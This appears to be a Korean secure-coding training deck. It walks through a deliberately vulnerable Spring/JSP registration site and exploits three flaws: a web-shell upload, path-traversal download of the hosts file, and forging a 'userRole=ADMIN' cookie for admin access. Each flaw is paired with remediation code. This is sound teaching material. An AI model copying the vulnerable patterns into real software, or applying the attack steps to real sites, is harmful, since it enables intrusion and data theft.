
```
    }
```

```
    return result;
```

```
}
```

취약점 분석

- 참가 신청 페이지에서 운영체제 명령어 삽입 취약점을 포함하고 있는 파일을 첨부해서 신청




취약점 분석

- 개발자 도구와 소스 보기 기능을 이용해 업로드 파일의 저장 위치를 유추

```
▶ <div class="form-group uploadDiv">...</div>
▼ <div class="uploadResult">
  ▼ <ul>
    ▼ <li data-path="20190115" data-uuid="null" data-filename="OSCommand.jsp" data-type="false">
      ▼ <a href="/download?fileName=20190115%2Fnull_OSCommand.jsp">
        ▼ <div>
          <span>OSCommand.jsp</span>
          ▼ <button type="button" data-file="20190115%2Fnull_OSCommand.jsp" data-type="file" class="btn">
            ▶ <i class="fas fa-times">...</i>
          </button>
          <br>
          
        </div>
      </a>
    </li>
  </ul>
</div>
::after
</div>
```


취약점 분석

- 브라우저의 주소창을 이용해 유추한 업로드 파일의 저장 위치로 첨부 파일을 직접 호출



취약점 분석

- 첨부 파일 실행 및 운영체제 명령어 실행을 확인



방어 기법

- 업로드 파일의 크기와 개수를 제한
- 업로드 파일의 종류를 제한
- 업로드 파일을 외부에서 접근할 수 없는 경로에 저장
- 업로드 파일의 저장 경로와 파일명을 외부에서 알 수 없도록 처리
- 업로드 파일의 실행 속성을 제거 후 저장

방어 기법

- 업로드 파일의 저장 위치, 크기, 개수, 종류를 제한

```
/* /k-shield/src/main/java/kr/co/ssaem/config/WebConfig.java */
@Override
protected void customizeRegistration(ServletRegistration.Dynamic registration) {
    registration.setInitParameter("throwExceptionIfNoHandlerFound", "true");

    MultipartConfigElement multipartConfig
        = new MultipartConfigElement(CommonCode.CONT_UPLOAD_FILE_DIR, 20971520, 41943040, 20971520);
    registration.setMultipartConfig(multipartConfig);
}
```

MultipartConfigElement(String location, long maxFileSize, long maxRequestSize, int fileSizeThreshold)

방어 기법

```
<%-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp --%>
```

```
    :  
function showUploadResult(uploadResultArr) {  
    if (!uploadResultArr || uploadResultArr.length == 0) {  
        return;  
    }  
  
    var uploadUL = $(''.uploadResult ul');  
    var str = "";  
    $(uploadResultArr).each(function(i, obj) {  
        if (obj.image) {  
            var fileCallPath = encodeURIComponent(obj.uploadPath + '/s_' + obj.uuid + '_' + obj.fileName);  
            str += '<li data-path="' + obj.uploadPath + '" data-uuid="' + obj.uuid + '" data-filename="' + obj.fileName + '" data-type="' +  
obj.image + '">';  
            str += '<div>';  
            str += '<span>' + obj.fileName + '</span>';  
            str += '<button type="button" data-file="' + fileCallPath + '" data-type="image" class="btn btn-warning btn-circle"><i  
class="fas fa-times"></i></button><br>';  
            str += '<a href="/download?fileName=' + fileCallPath + '">';  
            str += '';  
            str += '</a>';  
            str += '</div>';  
            str += '</li>';  
        }  
    }  
}
```

방어 기법

```
<%-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp --%>
:
else {
    var fileCallPath = encodeURIComponent(obj.uploadPath + '/' + obj.uuid + '_' + obj.fileName);
    var fileLink = fileCallPath.replace(new RegExp(/\\/g), '/');

    str += '<li data-path="' + obj.uploadPath + '" data-uuid="' + obj.uuid + '" data-filename="' + obj.fileName + '" data-type="' +
obj.image + '">';
    str += '<div>';
    str += '<span>' + obj.fileName + '</span>';
    str += '<button type="button" data-file="' + fileCallPath + '" data-type="file" class="btn btn-warning btn-circle"><i class="fas
fa-times"></i></button><br>';
    str += '<a href="/download?fileName=' + fileCallPath + '">';
    str += '';
    str += '</a>';
    str += '</div>';
    str += '</li>';
}
});
uploadUL.append(str);
}
```

방어 기법

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/UploadController.java */
@PostMapping(value = "/uploadAjaxAction", produces = MediaType.APPLICATION_JSON_UTF8_VALUE)
@ResponseBody
public ResponseEntity<List<AttachFileDTO>> uploadAjaxPost(MultipartFile[] uploadFile) {
    List<AttachFileDTO> list = new ArrayList<>();
    String uploadFolderPath = getSaveDir();
    File uploadPath = new File(CommonCode.CONT_UPLOAD_FILE_DIR, uploadFolderPath);
    if (!uploadPath.exists()) {
        uploadPath.mkdirs();
    }
    for (MultipartFile multipartFile : uploadFile) {
        AttachFileDTO attachDTO = new AttachFileDTO();
        String uploadFileName = multipartFile.getOriginalFilename();
        uploadFileName = uploadFileName.substring(uploadFileName.lastIndexOf("\\") + 1);
        attachDTO.setFileName(uploadFileName);

        if (!uploadFileName.endsWith(".txt") && !uploadFileName.endsWith(".pdf")) {
            continue;
        }

        UUID uuid = UUID.randomUUID();
        uploadFileName = uuid.toString() + "_" + uploadFileName;
    }
}
```

-- 다음 페이지에 계속 --

방어 기법

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/UploadController.java */

    try {

        File saveFile = new File(uploadPath, uploadFileName);
        multipartFile.transferTo(saveFile);
        attachDTO.setUuid(uuid.toString());
        attachDTO.setUploadPath(uploadFolderPath);

        // 썸네일 이미지 생성
        if (checkImageType(saveFile)) {
            attachDTO.setImage(true);
        }
        list.add(attachDTO);

    } catch (Exception e) {
        log.error(e.getMessage());
    }

}

return new ResponseEntity<>(list, HttpStatus.OK);

}
```

방어 기법

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/UploadController.java */

@GetMapping("/display")
@ResponseBody
public ResponseEntity<byte[]> getFile(String fileName, HttpSession session){
    File file = new File(CommonCode.CONT_UPLOAD_FILE_DIR, fileName);
    ResponseEntity<byte[]> result = null;
    try {
        HttpHeaders header = new HttpHeaders();
        header.add("Content-Type", Files.probeContentType(file.toPath()));
        result = new ResponseEntity<>(FileCopyUtils.copyToByteArray(file), header, HttpStatus.OK);
    } catch (IOException e) {
        log.error(e.getMessage());
    }
    return result;
}
```

방어 기법

- 프론트엔드에서도 JavaScript 코드를 이용해서 파일의 종류, 크기, 개수를 제한

```
<!-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp -->
```

```
:
```

```
var regex = new RegExp('(.*?)\\.(exe|sh|zip|alz)$');
```

```
var maxSize = 5242880; // 5MB
```

```
function checkExtension(fileName, fileSize) {
```

```
    if (fileSize >= maxSize) {
```

```
        alert("파일 사이즈 초과");
```

```
        return false;
```

```
    }
```

```
    if (regex.test(fileName)) {
```

```
        alert("해당 파일 종류는 업로드할 수 없습니다.");
```

```
        return false;
```

```
    }
```

```
    return true;
```

```
}
```

```
$('#input[type="file"]').change(function(e) {
```

```
    var formData = new FormData();
```

```
    var inputFile = $('#input[name="uploadFile"]');
```

```
    var files = inputFile[0].files;
```

```
    for (var i = 0; i < files.length; i++) {
```

```
        if (!checkExtension(files[i].name, files[i].size))
```

```
            return false;
```

```
        formData.append('uploadFile', files[i]);
```

```
    }
```

```
$.ajax({
```

```
    ... (생략) ...
```

```
});
```

```
});
```

취약점 개요

- 파일 다운로드 처리 시 파일명에 대한 검증을 수행하지 않은 경우, 파일명에 경로조작 문자열을 포함해 지정된 경로를 벗어나 권한 밖의 파일에 접근 및 다운로드가 가능
- 소스코드, 실행파일 등을 무결성 검사 없이 다운로드 받고 실행하는 경우, 공격자가 심어 놓은 악의적인 코드가 실행될 수 있음

취약점 분석

- 업로드 파일이 저장된 경로와 파일명을 요청 파라미터로 전달

```
<!-- /k-shield/src/main/webapp/WEB-INF/views/board/get.jsp --%>
<script type="text/javascript">
    $(document).ready(function(){
        :
        $('.uploadResult').on('click', 'li', function(e) {
            var liObj = $(this);
            var path = encodeURIComponent(liObj.data('path')+'/'+liObj.data('uuid')+'_'+liObj.data('filename'));
            self.location = '/download?fileName=' + path;
        });
    });
</script>
```

취약점 분석

- 요청 파라미터로 전달된 경로에서 파일을 읽어서 응답으로 반환

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/UploadController.java */
@GetMapping(value = "/download", produces = MediaType.APPLICATION_OCTET_STREAM_VALUE)
@ResponseBody
public ResponseEntity<Resource> downloadFile(@RequestHeader("User-Agent") String userAgent, String filename, HttpSession session)
{
    if (fileName != null) fileName = fileName.replaceAll("[\\r\\n]", "");

    Resource resource = new FileSystemResource(session.getServletContext().getRealPath("/resources") + "/" + fileName);
    String resourceName = resource.getFilename();
    HttpHeaders headers = new HttpHeaders();
    try {
        String downloadName = null;
        if (userAgent.contains("Trident")) downloadName = URLEncoder.encode(resourceName, "UTF-8").replaceAll("\\+", " ");
        else if (userAgent.contains("Edge")) downloadName = URLEncoder.encode(resourceName, "UTF-8");
        else downloadName = URLEncoder.encode(resourceName, "ISO-8859-1");
        headers.add("Content-Disposition", "attachment; filename=" + downloadName);
    } catch (UnsupportedEncodingException e) {
        log.error(e.getMessage());
    }
    return new ResponseEntity<Resource>(resource, headers, HttpStatus.OK);
}
```

취약점 분석

- 공지사항 페이지에서 개발자 도구와 소스 코드 보기를 이용해 다운로드 URL을 유추


```
<ul>
  <li data-path="20190115" data-uuid="null" data-filename="자기소개서(양식).pdf" data-type="false">
    <div>
      <span>자기소개서(양식).pdf</span>
      <br>
      
    </div>
  </li>
</ul>
```



```
$('.uploadResult').on('click', 'li', function(e) {
  var liObj = $(this);
  var path = encodeURIComponent(liObj.data('path') + '/' + liObj.data('uuid') + '_' + liObj.data('filename'));
  self.location = '/download?fileName=' + path;
});
```

취약점 분석

- 유추한 URL과 파라미터 조작을 통해 서버 자원을 내려 받을 수 있는 것을 확인



```
# Copyright (c) 1995-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# For example:
#
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host

# localhost name resolution is handled within DNS itself.
#          127.0.0.1 localhost
#          ::1 localhost
```


방어 기법

- 파일 다운로드 요청 시, 요청 파일명에 대한 검증작업을 수행
 - 파일 다운로드를 위해 요청되는 파일명에 경로를 조작하는 문자가 포함되어 있는지 점검
 - 허가된 사용자의 허가된 안전한 파일에 대한 다운로드 요청인지 확인
 - 사용자의 요청에 의해 서버에 존재하는 파일이 참조되는 경우 화이트 리스트 정책으로 접근통제
- 다운로드 받은 소스코드나 실행파일은 무결성 검사를 수행

방어 기법

- 파일 다운로드 요청 시 요청 파라미터에 경로 조작 문자열 포함 여부를 확인

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/UploadController.java */
@GetMapping(value = "/download", produces = MediaType.APPLICATION_OCTET_STREAM_VALUE)
@ResponseBody
public ResponseEntity<Resource> downloadFile(@RequestHeader("User-Agent") String userAgent, String filename, HttpSession session)
{
    if (fileName != null) {
        fileName = fileName.replaceAll("[\\r\\n]", "");
        fileName = fileName.replaceAll("\\.{2,}[/\\\\]", "");
    }

    Resource resource = new FileSystemResource(CommonCode.CONT_UPLOAD_FILE_DIR + "/" + fileName);
    String resourceName = resource.getFilename();
    HttpHeaders headers = new HttpHeaders();
```

-- 다음 페이지에 계속 --

방어 기법

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/UploadController.java */
```

```
try {
    String downloadName = null;
    String resourceOriginalName = resourceName.substring(37);
    if (userAgent.contains("Trident")) {
        downloadName = URLEncoder.encode(resourceOriginalName, "UTF-8").replaceAll("\\\\+", " ");
    } else if (userAgent.contains("Edge")) {
        downloadName = URLEncoder.encode(resourceOriginalName, "UTF-8");
    } else {
        downloadName = URLEncoder.encode(resourceOriginalName, "ISO-8859-1");
    }
    headers.add("Content-Disposition", "attachment; filename=" + downloadName);
} catch (Exception e) {
    log.error(e.getMessage());
}
return new ResponseEntity<Resource>(resource, headers, HttpStatus.OK);
}
```

주요 보안약점 동작 원리 및 방어 기법

- SQL Injection 보안약점
- XSS 보안약점
- CSRF 보안약점
- 파일 업로드/다운로드 보안약점
- 인증 및 권한 보안약점



취약점 개요

▪ 인증과 세션관리

- 인증 및 세션관리와 연관된 애플리케이션 기능이 올바르게 구현되지 않은 경우
- 공격자로 하여금 다른 사용자의 신분으로 가장할 수 있도록 하는 패스워드, 키, 세션 토큰 체계를 위태롭게 하거나 구현된 다른 결함들을 악용할 수 있도록 허용하게 되는 취약점
- 공격자는 사용자를 위장하기 위해 인증이나 세션 관리의 노출 또는 결함(노출된 계정, 패스워드, 세션 ID 등)을 이용하여 공격

▪ 접근제어

- 인증된 사용자가 수행할 수 있는 것에 대한 제한이 제대로 적용되지 않은 경우에 발생
- 사용자의 계정 액세스, 중요한 파일 보기, 사용자의 데이터 수정, 액세스 권한 변경과 같은 권한 없는 기능 또는 데이터에 액세스할 수 있음

취약점 분석

- Cookie로 전달된 값을 이용해 사용자 권한을 판단하고 있음

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/AdminController.java */
:
private void setAdminSessionInfo(HttpServletRequest request, HttpServletResponse response, RegistVO rgvo) {
    session.setAttribute(SESS_USER_ROLE, SESS_USER_ROLE_ADMIN);
    Cookie c = new Cookie("userRole", CommonCode.SESS_USER_ROLE_ADMIN);
    c.setMaxAge(-1);
    response.addCookie(c);
}

private boolean isAdmin(HttpSession session, HttpServletRequest request) {
    String userRole = "";
    Cookie[] cookies = request.getCookies();
    for (Cookie c : cookies) {
        if ("userRole".equals(c.getName())) {
            userRole = c.getValue();
            break;
        }
    }
    if (!CommonCode.SESS_USER_ROLE_ADMIN.equals(userRole)) return false;
    else return true;
}
```

-- 다음 페이지에 계속 --

취약점 분석

```
@PostMapping("/checkAdmin")
public String doCheckAdmin(HttpSession session, HttpServletResponse response, RegistVO rgvo, RedirectAttributes rtr) {
    String salt = registService.selectSalt(rgvo.getEmail());
    String password = rgvo.getPassword();
    password = Crypto.encrypt(password, salt);
    if (StringUtils.isNotBlank(password)) {
        rgvo.setPassword(password);
    }
    RegistVO checkUserVo = registService.checkAdmin(rgvo);
    if (checkUserVo == null) {
        HashMap<String, String> hm = new HashMap<String, String>();
        hm.put("msg", CommonMessage.MSG_CHECKUSER_FAIL);
        rtr.addFlashAttribute("result", hm);

        return "redirect:/admin/checkAdmin";
    }

    setAdminSessionInfo(session, response, checkUserVo);

    return "redirect:/admin/boardList";
}
```

-- 다음 페이지에 계속 --

취약점 분석

```
@GetMapping("/registList")
public String registList(Criteria cri, Model model, HttpSession session, HttpServletRequest request) {
    if (!isAdmin(session, request)) {
        return "admin/checkAdmin";
    }

    model.addAttribute("list", registService.getList(cri));

    int total = registService.getTotal(cri);
    model.addAttribute("pageMaker", new PageDTO(cri, total));

    return "admin/registList";
}
```


취약점 분석

관리자 로그인 후 요청 헤더 분석

SW 마에스트로 해커톤 대회

- 행사개요
- 공지사항
- 참가신청
- 신청확인
- 관리자 로그인**

관리자 로그인

아이디
admin

패스워드
.....

확인

Request Headers

view source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp

Accept-Encoding: gzip, deflate, br

Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

Cache-Control: max-age=0

Connection: keep-alive

Cookie: userRole=ADMIN; JSESSIONID=3FF945BD457044A17402FE8F076C1BF4

Host: localhost:8080

Referer: http://localhost:8080/admin/checkAdmin

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
ome/71.0.3578.98 Safari/537.36

취약점 분석

관리자 로그아웃 후 요청 헤더 분석

SW 마에스트로 해커톤 대회

- 행사개요
- 공지사항
- 참가신청
- 신청확인
- 관리자 로그인

참가신청

이름

이메일

연락처

패스워드

하고싶은 말

저장


Request Headers

[view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: keep-alive
Cookie: JSESSIONID=674D73D79C39ADF7196F2CDFB153077C
Host: localhost:8080
Referer: http://localhost:8080/regist/checkUser
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36

취약점 분석

- 개발자 도구를 이용해 쿠키 조작 후 관리자 페이지로 접근



DevTools - localhost:8080/regist/register

```
> document.cookie  
< ""  
> document.cookie = "userRole=ADMIN"  
< "userRole=ADMIN"  
>
```

SW 마에스트로 해커톤 대회



행사개요

공지사항

참가신청

신청확인

관리자 로그인

<http://localhost:8080/admin/registList>

신청현황

이름

번호	이름	이메일	연락처	등록일	수정일
8	hackers	hackers@hacker.com	010-3333-3333	2019-01-15	
7	96	96@hack.com	010-0000-0000	2019-01-11	
6	csrf	csrf@csrf.com	010-2020-2020	2019-01-11	
5	test4	test4@test.com	010-2022-2222	2018-11-30	
4	test3	test3@test.com	010-2022-2222	2018-11-30	
3	test2	test2@test.com	010-2022-2222	2018-11-29	
2	test	test@test.com	010-2022-2222	2018-11-29	2018-11-29
1	관리자	admin	000-0000-0000	2018-11-29	2018-11-29

-- 검색

1

방어 기법

- 관리자 페이지에 임의의 사용자가 접근할 수 없도록 관리자 페이지에 접근할 수 있는 권한을 가진 단말기만 접근 가능하도록 접근 권한을 설정
- 웹 관리자 메뉴의 접근을 특정 네트워크 대역으로 제한하여, IP 주소까지도 인증 요소로 체크하도록 웹 관리자 사용자 인터페이스를 개발
- 관리자 인증 후 접속할 수 있는 페이지의 경우 해당 페이지 주소를 직접 입력하여 접속하지 못하도록 관리자 페이지 각각에 대하여 관리자 인증을 위한 세션을 관리
- 정보시스템(네트워크 장비, 서버, 응용프로그램, DB 등) 및 정보보호시스템에 대한 접근은 사용자 인증, 로그인 횟수 제한, 불법 로그인 시도 경고 등 안전한 사용자 인증 절차에 의해 통제
- 공개 인터넷망을 통하여 접속을 허용하는 주요 정보시스템의 경우 아이디, 비밀번호 기반의 사용자 인증 이외의 강화된 인증수단(OTP, 공인인증서 등) 적용을 고려

방어 기법

- 사용자 중요 정보를 세션에 저장하도록 수정

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/AdminController.java */
:
private void setAdminSessionInfo(HttpSession session, HttpServletResponse response, RegistVO rgvo) {
    session.setAttribute(SESS_USER_RGNO, rgvo.getRgno ());
    session.setAttribute(SESS_USER_MAIL, rgvo.getEmail());
    session.setAttribute(SESS_USER_NAME, rgvo.getName ());
    session.setAttribute(SESS_USER_ROLE, SESS_USER_ROLE_ADMIN);
}

private boolean isAdmin(HttpSession session, HttpServletRequest request) {
    String userRole = (String)session.getAttribute(SESS_USER_ROLE);
    if (!CommonCode.SESS_USER_ROLE_ADMIN.equals(userRole)){
        return false;
    } else {
        return true;
    }
}
```

-- 다음 페이지에 계속 --

방어 기법

- 접근제어 기능 구현 시 세션에 저장된 값을 이용

```
@PostMapping("/checkAdmin")
public String doCheckAdmin(HttpSession session, HttpServletResponse response, RegistVO rgvo, RedirectAttributes rttr) {
    String salt = registService.selectSalt(rgvo.getEmail());
    String password = rgvo.getPassword();
    password = Crypto.encrypt(password, salt);
    if (StringUtils.isNotBlank(password)) {
        rgvo.setPassword(password);
    }
    RegistVO checkUserVo = registService.checkAdmin(rgvo);
    if (checkUserVo == null) {
        HashMap<String, String> hm = new HashMap<String, String>();
        hm.put("msg", CommonMessage.MSG_CHECKUSER_FAIL);
        rttr.addFlashAttribute("result", hm);

        return "redirect:/admin/checkAdmin";
    }

    setAdminSessionInfo(session, response, checkUserVo);

    return "redirect:/admin/boardList";
}
```

방어 기법

```
@GetMapping("/registList")
public String registList(Criteria cri, Model model, HttpSession session, HttpServletRequest request) {
    if (!isAdmin(session, request)) {
        return "admin/checkAdmin";
    }

    model.addAttribute("list", registService.getList(cri));

    int total = registService.getTotal(cri);
    model.addAttribute("pageMaker", new PageDTO(cri, total));

    return "admin/registList";
}
```

취약점 분석 도구 활용

- 분석 도구 유형 및 사용법
- 분석 결과 해석 및 적용



정적 분석 도구

정적 분석 도구 (Static Analysis Tool)

- 소스 코드, 바이트 코드, 또는 바이너리 코드를 실행하지 않고 분석하여 결함, 취약점, 코드 품질 문제 등을 탐지하는 도구
- 코드가 실제 실행되기 전 단계(개발 중, 빌드 후 등)에 분석

분석 대상

- 소스 코드
- 중간 코드 (바이트코드, 어셈블리 등)
- 일부는 컴파일된 바이너리도 분석 가능

주요 기능

- 보안 취약점 탐지 (ex. SQL Injection, XSS 가능성)
- 코드 품질 및 표준 위반 확인
- 코드 복잡도 측정
- 미사용 변수, API 오용 등 확인
- CWE(Common Weakness Enumeration) 기반 탐지

정적 분석 도구

장점

- 초기 단계에서 결함 탐지 가능 (개발 초기에 적용 가능)
- 소스 수준에서 오류를 확인 → 빠른 수정
- CI/CD와 쉽게 연동 가능
- 테스트 케이스가 없어도 분석 가능

단점

- 실행 환경을 반영하지 못함 (실제 입력/출력 조건 반영 부족)
- 오탐(False Positive) 많을 수 있음
- 런타임에서만 발생하는 오류는 검출 불가

정적 분석 도구

대표 도구 예

도구명	특징
SonarQube	오픈소스, 코드 품질 및 보안 분석에 강점
Fortify SCA	상용 도구, 다양한 언어 지원, 보안 취약점 분석
Checkmarx	클라우드 기반 정적 분석 도구
Coverity	정적 분석 정확도 높음, CI 연동 우수
FindBugs / SpotBugs	Java 코드에 특화된 오픈소스 도구

동적 분석 도구

동적 분석 도구

- 실제로 애플리케이션을 실행하면서 런타임 동작을 모니터링하고, 보안 취약점, 메모리 누수, 충돌, 비정상 행위 등을 탐지
